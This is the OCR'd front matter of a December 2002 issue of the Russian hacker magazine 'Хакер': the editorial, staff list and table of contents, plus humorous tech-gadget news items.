
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 12.02 (48)
WWW.XAKEP.RU
БОЕВЫЕ РОБОТЫ:
ШОУ ТОТАЛЬНОГО УНИЧТОЖЕНИЯ
ИНТЕРВЬЮ С TEAM TESO
TESO
КАЛЕНДАРЬ 2003
АГРЕССИВНАЯ АТАКА:
DNS-UDP-IP СПУФЕР
В МЕТРО НА ХАЛЯВУ
СТАРШИЙ БРАТ СЛЕДИТ ЗА ТОБОЙ!: КЛАВИАТУРНЫЕ ШПИОНЫ
ISSN 1609-1019
10 ЛЕТ 2002
(game)land

Алоха, амигос! Прежде чем ты перевернешь страницу и начнешь впитывать то, что мы для тебя учудили, должен тебя предупредить. Этот номер я разруливал в новом качестве, в качестве главного редактора. Более того, я собираюсь поступить так же и со следующим номером, и с последующим тоже. Короче говоря, старый (не)добрый Ядовитый поимел перманентный геморрой, который идет в комплекте с должностью "главный редактор самого отвязного журнала компьютерных гиков". Что случилось с Синтезом? Все просто: я задушил его подушкой. Как и полагается всем ненормальным, двинутым на хай-теке, вместо того, чтобы попасть в рай или в ад, он превратился в шестнадцатеричный код и обитает теперь на просторах инета в виде неизлечимого вируса. Кстати, параллельно он выполняет функции издателя X, так что Синтез все еще на связи, только письма теперь ему надо писать исключительно в шестнадцатеричной системе (на крайняк пойдет и двоичная).

Буду ли я менять что-то в журнале? Ты знаешь, мне все нравится. Поэтому не жди каких-то революционных перемен типа закрытия раздела "Взлом" и введения вместо него рубрики о кройке и шитье. Впрочем, мы с редакторами постоянно генерим какие-то идеи, пробуем что-то новое. Так было, есть и будет всегда, аллилуйя! Например, в этом номере у нас появилась новая рубрика X-News о событиях хак-сцены. А обзоры сайтов теперь делает человек, лучше которого с этим не справится никто - Алекс Экслер. К тому же, мы всегда открыты для твоих идей и предложений. Наш адрес не дом и не улица, ты его прекрасно знаешь, так что пиши - по крайней мере, Центнеру скучно не будет.

Александр '2poisonS' Сидоровский
первый раз главред X

INTRO



+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
FERRUM
Константин «p0r0h» Буряков
(p0r0h@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)

>Редактор CD
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)

>Литературный редактор
Мария Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл Петров «KROt»
Дизайн-студия «**100%КПД**»
(kerel@real.xakep.ru)
>Дизайнер
Алик Вайнер «Jmurik»
(alik@real.xakep.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Помощник руководителя
Емельянцева Ольга
(olgaeml@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Авдеев Владимир
(avdeev@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)


/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.

Фото на обложке: imagehouse


WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.
4 HiTech News
8 HardNews
Ньюсы
12 Домашняя фотостудия: Вся правда о цветной фотопечати на струйниках!
18 X-Gadgets
Феррум
20 По ту сторону лазера
Inside
26 Боевые роботы: Шоу тотального уничтожения
30 M9 - Точка обмена траффиком
34 Позвони мне по IP
36 Фильтруем базар
38 Посмотри, кто говорит!
40 Старший Брат следит за тобой!
44 Каменный век компьютерного андерграунда
46 История Капитана Кранча
48 Opera наносит ответный удар
50 Интервью с АБКП
PC_Zone
52 X-News
54 Интервью с TESO Team
58 Игры разума: Кодинг билетов для электричек
62 В метро на халяву: Уязвимости в защите абонементных карточек метрополитена
64 Cracking: Скручиваем счетчик
68 Агрессивная атака: DNS-UDP-IP спуфер
74 VoIP под прицелом
76 Hack-FAQ
Взлом
78 Играем в Linux'e!
82 Джентльменский набор юниксоида
Юниксоид
85 Delphi: Твоя собственная почтовая мышка
87 C/C++: Пишем свой троян
90 Web: PHP: Основы основ
Кодинг
94 Зал суда
98 ШароWAREZ
102 WWW
104 FAQ
106 e-mail
108 Хумор
110 X-Puzzle
112 Борда
Юниты
TIPS&TRICKS
Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru)
Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][.
В конце года самый активный участник получит 100$.
Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).
Иллюстрация: Петров Кирилл (KIRT)

HiTech_News

!!! Алекс Целых (News@real.xakep.ru)

"ФЕФЕКТЫ ФИКЦИИ" 

● Японская компания JVC представила радиоприемник, корректирующий невнятную речь дикторов. Последние все чаще тарахтят без умолку, чем приводят в замешательство пожилых радиослушателей. Новый девайс, записав голос на полупроводниковую интегральную схему, производит его обработку. Вырезаются паузы, причмокивания и слова-паразиты. Восстанавливаются "съеденные" окончания. Фразы растягиваются, и речь становится более размеренной. Голос диктора из динамиков запаздывает на доли секунды, зато звучание становится отчетливым и приобретает спокойный настрой. Протяженность выпуска новостей остается без изменений. Продажи начались в декабре по цене 280 долларов за устройство.

ТОЛЬКО БЕЗ РУК 

● Джозеф Боттом из Калифорнии изобрел лифчик на дистанционке. Сигнал с пульта управления расстегивает миниатюрный электромагнитный замочек на бюстгальтере. Таким образом без единого прикосновения, простым нажатием кнопки можно высвободить красотку из плена кружев. Интерес к новинке проявили стриптизерши - замаячила призрачная надежда не подпускать к себе грязных старикашек.

ЗАСТЕНЧИВЫЙ РОБОТ 

● Японцы создали застенчивого робота. Яйцеголовое создание на коротеньких ножках наделено интеллектом пятилетнего ребенка. Помимо богатого не по годам лексикона - несколько тысяч фраз, робота отличает разнообразие эмоций и врожденная скромность. В свой первый выход в свет бедняга признался, что смущен большим скоплением народа. Заслышав похвалу: "Какой хорошенький!" - он и вовсе покраснел, как помидор. Робот поступит в продажу весной будущего года по цене 2,5-4 тысячи долларов.

ПОХОРОНЫ ПОД ЗАПИСЬ

В Штатах разработан бутафорский вариант для похоронной волынки. По американским законам траурная мелодия этого инструмента неизменно сопровождает похороны каждого военнослужащего. Последнее время 500 профессиональных музыкантов нации не поспевают за числом погребальных церемоний. Поэтому по заказу Пентагона была разработана "дубовая" копия инструмента. С виду она ничем не отличается от оригинала, но для игры на бутафории не требуется ни слух, ни музыкальное образование. После нажатия на потайную кнопку девайс через 45-ваттный усилитель проигрывает эталонную запись, сделанную на Арлингтонском военном кладбище. Для приличия клерк из министерства с умным видом дует в мундштук и нажимает на клавиши.

BREADBOX PC 

● Майк Чин, перец-умелец из Канады, запихнул свою тачку в хлебницу. На чудо из мягкого пластика приятной матово-синей расцветки он запал на распродаже в IKEA. Через 10 дней хлебницу за $6.50 было не узнать. Понадобились для этого следующие инструменты: нож, лобзик и электродрель. Первым делом Майк закрепил на дне хлебницы миниатюрную материнку стандарта Mini-ITX. Затем натянул между бамбуковыми палочками эластичный материал, на котором расположил винчестер - для предупреждения вибраций и механических повреждений. Сверху на пену и клей был посажен сидюк, вместе с индикатором питания вынесенный наружу. На заднюю стенку Майк закрепил блок питания, самый маленький и тихий из тех, что удалось найти на компьютерной барахолке. Вентилятор расположен точно над процессором, что обеспечивает нормальную циркуляцию воздуха. В довершение всего на дне хлебницы были сделаны дополнительные отверстия, затянутые марлей. На пластиковых ножках хлебница отстоит на несколько миллиметров от поверхности стола, поэтому корпус не перегревается. Майк также накрыл металлические устройства экранирующей сеткой, которую предусмотрительно заземлил. Стильный и бесшумный Breadbox PC с удобной крышкой для доступа к комплектующим готов. Комментарии автора и детальная фотосессия - на сайте SilentPCReview.com.



СЕДАЛИЩЕ ДЛЯ ПЕРЦЕВ 

● Американский дизайнер Роджер Минков усовершенствовал конструкцию велосипедного седла в целях борьбы с импотенцией. Дабы драгоценное "мужское хозяйство" не превращалось больше в "яичницу" на кочках и ухабинах, в сиденье были сделаны специальный вырез и желобок. Случайное повреждение конечностей даже при самой отчаянной езде теперь исключено. Велосипеды с новыми сиденьями появятся в продаже через год.



POKEP AIBO 

● Робопес AIBO обзаводится экстремальными аксессуарами. Sony представила четырехколесный скутер Speed Board со сменными цветными вставками. Робот пристегивается к борде поперек живота и кладет передние лапы на руль. Встроенная цифровая камера и инфракрасные сенсоры помогают избежать аварии. В комплект поставки входит специальное программное обеспечение, которое необходимо закачать в железную черепушку AIBO. Как результат, робопес освоит навыки вождения и сможет автономно управлять скутером. Умерить собачий пыл и приказать остановиться можно очень строгой голосовой командой. Стоимость экстремального транспортного средства для AIBO - около 400 долларов.



КРОВАТЬ ПОД УГЛОМ 

● Немецкая школьница Ирис Клосс запатентовала "безжалостную кровать" для тех, кто не желает вставать по утрам. После второго звонка будильника тахта начинает приподниматься на несколько сантиметров в минуту. Через какое-то время угол достигает критической величины, и лежебока неминуемо сползает на пол. Конечно, если он не вцепился железной хваткой в спинку кровати.

ПОМАДОЙ НА ХОДУ 

● Студентки из Екатеринбурга, Олеся Сорокина и Наталья Придчикова, предложили оригинальный способ красить губы в движущемся общественном транспорте. Мазюкать физиономию на ходу, опаздывая на лекцию, позволяет специальная эластичная маска, подстраивающаяся под форму губ. Возомнив себя эйнштейнами, девицы взялись за изобретение набора для скоростной окраски волос. Мелировать и колорировать, оказывается, чрезвычайно удобно и просто при помощи специальной коробочки с тремя тюбиками краски.

ЛИНЗЫ ДЛЯ СОБАК 

● Компания Menicon представила контактные линзы для братьев наших меньших. Начало продаж приурочили ко Дню собаки, который отмечается в Японии. Ветеринарные клиники будут рекомендовать ношение специальных линз наряду с каплями для лечения заболеваний роговицы глаза. Обещают, что кошки и собаки не будут испытывать какого-либо дискомфорта. Линзы в полной мере учитывают животную анатомию, легко надеваются и снимаются для чистки.

ЧАСЫ С КАТАПУЛЬТОЙ 


● Компания BackYard Artillery представила наручные часы с мини-катапультой. Механизм, расположенный поверх циферблата, предназначен для швыряния в мирно посапывающих коллег попкорном, сухим горохом и газетными катышками. Одним нажатием кнопки можно отправить снаряд на расстояние до 4 метров. Когда "мишень" обернется в поисках обидчика, инструкция рекомендует небрежно поправить стильный браслет и сделать вид, что сверяешься с часами. Девайс продается по цене 59 долларов в комплекте с бесплатным запасом пластиковых шариков для метания.



РОБОТ-БОЕВИК 

● Американское оборонное ведомство DARPA инициировало разработку уникальной военной машины "Волчок", которая будет вести наземный бой в автономном режиме. Рельеф местности для шестиколесного робота-боевика значения не имеет. Масса "Волчка" в полном боекомплекте - более 7 тонн. Компания Boeing разрабатывает шасси из сверхпрочных композитных материалов, а также аварийноустойчивую компоновочную схему. Ирландская компания Timoney проектирует подвеску и привод - автономный для каждого колеса. При необходимости машина сможет продолжить движение вверх колесами. Окончательная сборка будет произведена в будущем году при Национальном консорциуме роботостроения.

ПАРАНОИДАЛЬНЫЕ ОЧКИ



● Австралийская компания OZSpy представила солнцезащитные очки для параноиков, байкеров, детективов и всех, кто озабочен проблемой преследования. Внешний ободок линз в этих девайсах представляет собой зеркальную, отражающую поверхность. Сами линзы изогнуты таким образом, чтобы обеспечить возможность скрытого наблюдения за тем, что происходит за спиной. В своего рода зеркало заднего вида очки превращаются при определенном положении зрачка. Все остальное время они функционируют в обычном, "впередсмотрящем" режиме. Стоимость очков в интернет-магазине - около 25 долларов.



ТВ ПО ЖЕТОНАМ 



● Компания Family Safe Media представила устройство для ограничения времени, которое детишки проводят перед голубым экраном. Девайс Token TV подключается к антенне на входе в телевизор. Соединение аккуратно пломбируется. Далее за каждое выполненное домашнее задание, помощь по дому и прочие добрые дела ребенок получает вознаграждение - блестящий жетон. Последний, будучи опущенным в специальную прорезь, дает право в течение получаса смотреть фильмы и безнаказанно резаться в видеоигры. Когда время киносеанса подходит к концу, об этом сообщает оранжевая лампочка, и сигнал пропадает. Сами родители заботливо хранят ключик, дающий неограниченные права доступа. Стоимость устройства в интернет-магазине - около 90 долларов.

ПЕРЕНОСНАЯ САУНА 

● Electronic Healing представила переносную сауну на инфракрасных лучах. Вернее, на их разновидности, незаметной для человеческого глаза, но чрезвычайно необходимой для всего живого на планете. Эти лучи проходят через кожу и эффективно согревают изнутри, заставляя сосуды и капилляры расширяться для лучшего кровообращения. Дневную порцию целительных лучей предлагается получать в ходе двадцатиминутного сеанса в электрической "парилке". С виду переносная сауна чем-то напоминает огромный кассовый аппарат, и еще - костюм клоуна. Даже прорези для рук не забыли сделать. В рабочем состоянии сауна занимает один квадратный метр, а в собранном виде умещается в специальную сумку. В комплект входит таймер, раскладной стул и мягкий напольный коврик. За все про все просят 1000 долларов.



ФУТБОЛКА PROCEDURE DRINKS 

● Хочешь себе такую стильную фуфайку продвинутого][акера? На спине у тебя будет красоваться листинг procedure drinks. Когда ты выйдешь на улицу, все сразу поймут, что ты реальный cool-coder. Жалко только погода прогулкам в футболке не способствует, но ведь всех, кого надо, ты сможешь пригласить домой, не правда? Приобрести эту стильную футболку, ты можешь в интернет магазине **E-Shop (www.e-shop.ru).**



NEXT

!!! Алекс Целых (News@real.xakep.ru)


КОПИР ДЛЯ ЛЮДЕЙ

● Японская компания Dainippon Screen Manufacturing представила копир для людей. Любопытный агрегат предназначен для получения полноразмерных цветных изображений человека. Сканируемая поверхность 115x81 см выполнена из прочного прозрачного пластика и выдерживает нагрузку до 120 кг. Этого достаточно, чтобы запихнуть в копир ребенка. Взрослых ксерят по частям. По сравнению с фотоснимками, Aero Originator обеспечивает гораздо большее разрешение. На копиях можно различить стежки на одежде, текстуру ткани и даже поры на коже. Предсказывают, что новинка найдет свое применение на презентациях выставок и бутиков. Цена устройства в Японии - 88,7 тысяч долларов.

КЛАВИАТУРА С ПОДСВЕТКОЙ



● Американская компания Aurovision начала продажи первой клавиатуры, предназначенной для работы в кромешной тьме. Электролюминесцентная подсветка обеспечивает нежно-голубое свечение клавиш. Оно создает хакерские настроения в комнате и, главное, оказывает благотворное воздействие на воспаленный глаз геймера. В остальном - это качественный продукт, отвечающий последним стандартам эргономики. Заявленное время работы подсветки - не менее 2000 часов. Для увеличения срока эксплуатации клавиш нанесение символов осуществляется методом лазерной печати. В скором времени Auravision обещает представить новый цветной ряд устройств. Удовольствие работать в потемках обойдется тебе в 100 долларов.



ПОЩУПАТЬ, ПОВЕРТЕТЬ

● Шотландские ученые изобрели виртуальную реальность, в которую можно просунуть голову. Трехмерное изображение высокого разрешения проецируется на специальные очки и находится как бы перед зрителем. Когда пользователь надевает перчатки, у него появляется возможность манипулировать картинкой - "физически" общаться с ней. Например, изгибать и растягивать, входить внутрь изображения и недоверчиво вертеть там головой. Думается, для автомеханика будет небезынтересно "залезть" в двигатель машины, чтобы понаблюдать, как работают поршни и клапаны. Хирурги после практики на виртуальных больных, заглянув в вены и артерии, будут лучше чувствовать тело пациента, которое им предстоит раскраивать скальпелем. Более наглядного способа для обучения, пожалуй, не придумаешь. Исследователи полагают, что в ближайшие 5 лет их технология станет столь же распространенной, как персоналки сегодня.

ДОМАШНИЙ ДИНОЗАВР



● Компания Sanyo представила прототип домашнего робота-динозавра. Пластмассовый монстр Banryu управляется с мобильного телефона. Под четким руководством хозяина он довольно быстро - до 15 метров в минуту - шлепает по полу и "разевает варежку" на тех, кто дурно пахнет. Дело в том, что, помимо инфракрасных и ультразвуковых датчиков, робот снабжен сенсорами запаха и температуры. О пристрастиях и антипатиях динозаврика к конкретным ароматам пока не сообщается. В продажу робот поступит в конце 2003 года.

ПОЛУНОЧНЫЕ КИБОРГИ

● Lifestyle Fascination представила первый бытовой прибор ночного видения. Кибернетическое "пенсне" - упрощенная модель армейского девайса. Специальный механизм позволяет подогнать устройство под голову любого размера, монокуляр при этом надежно фиксируется на правом глазу. Night Vision Eyes позволяет вести наблюдение в ночное время суток на расстоянии до 40 метров. Работает устройство от четырех пальчиковых батареек. Продается в интернете по бросовой цене 99 долларов.



ДО БЛЕСКА



● Hammacher Schlemmer представила девайс для чистки фамильных драгоценностей. Уникальная технология не оставляет царапин, которые просто неизбежны при усиленном натирании дорогой броши или "болта" кусочком ткани. Мельчайшая грязь "вымывается" под воздействием ультразвуковых волн, источником которых является кварцевый вибратор. После 15 минут "купания" в специальном чистящем растворе монеты и зубные коронки блестят, как новые. Стоимость устройства по каталогу - 100 долларов.



ХАЛЯВНЫЙ ИНЕТ ЛЕГАЛЬНО



● В начале сентября, а именно в течении четырех ночей с 5 по 8 сентября каждый халявщик мог оттянуться на бесплатном ночном анлиме от Центрального Телеграфа (www.cnt.ru). Контора тестила качество своих линий и под это дело выделила 540 входов. Бесплатно. Уже на следующий день стало ясно, что желающих помочь Центральному Телеграфу в тестировании оказалось куда больше, чем они рассчитывали, и количество цифровых линий, доступных для ночного анлима, увеличилось до 900.
Кстати, самый большой пул для неограниченного доступа при цене меньше чем в 2000 отечественных денег за анлим – очень интересный вариант dial-up'а в Москве.


В номере:

ДЕКАБРЬ 2002
№48



Новый прорыв NVIDIA

Компания NVIDIA в очередной раз подложила нам новую графическую бомбу, способную нехило взорвать рынок видеокарт. Имя бомбы - GeForce FX, ранее известная как NV30. Чтобы в полной мере оценить ее мощь, достаточно взглянуть на часть ее спецификации:



Техпроцесс - 0,13 мкм;
Около 125 млн. транзисторов;
Три геометрических процессора;
Восемь пиксельных процессоров;
Использование памяти DDR II (по 128-битному интерфейсу);
Четырехканальный контроллер памяти с коммутатором;
Эффективные технологии экономии пропускной способности памяти;
Системный интерфейс - AGP 3.0 (8x);
Тайловые оптимизации;
Высококачественная анизотропия;
Сжатие буфера кадра;
Два встроенных RAMDAC (400 МГц).

Как видишь, потенциал у новинки весьма внушительный, поэтому можно уже сейчас начинать копить денежки для получения столь мощного графического заряда в недра своего железного друга.

Скелетик для ПК

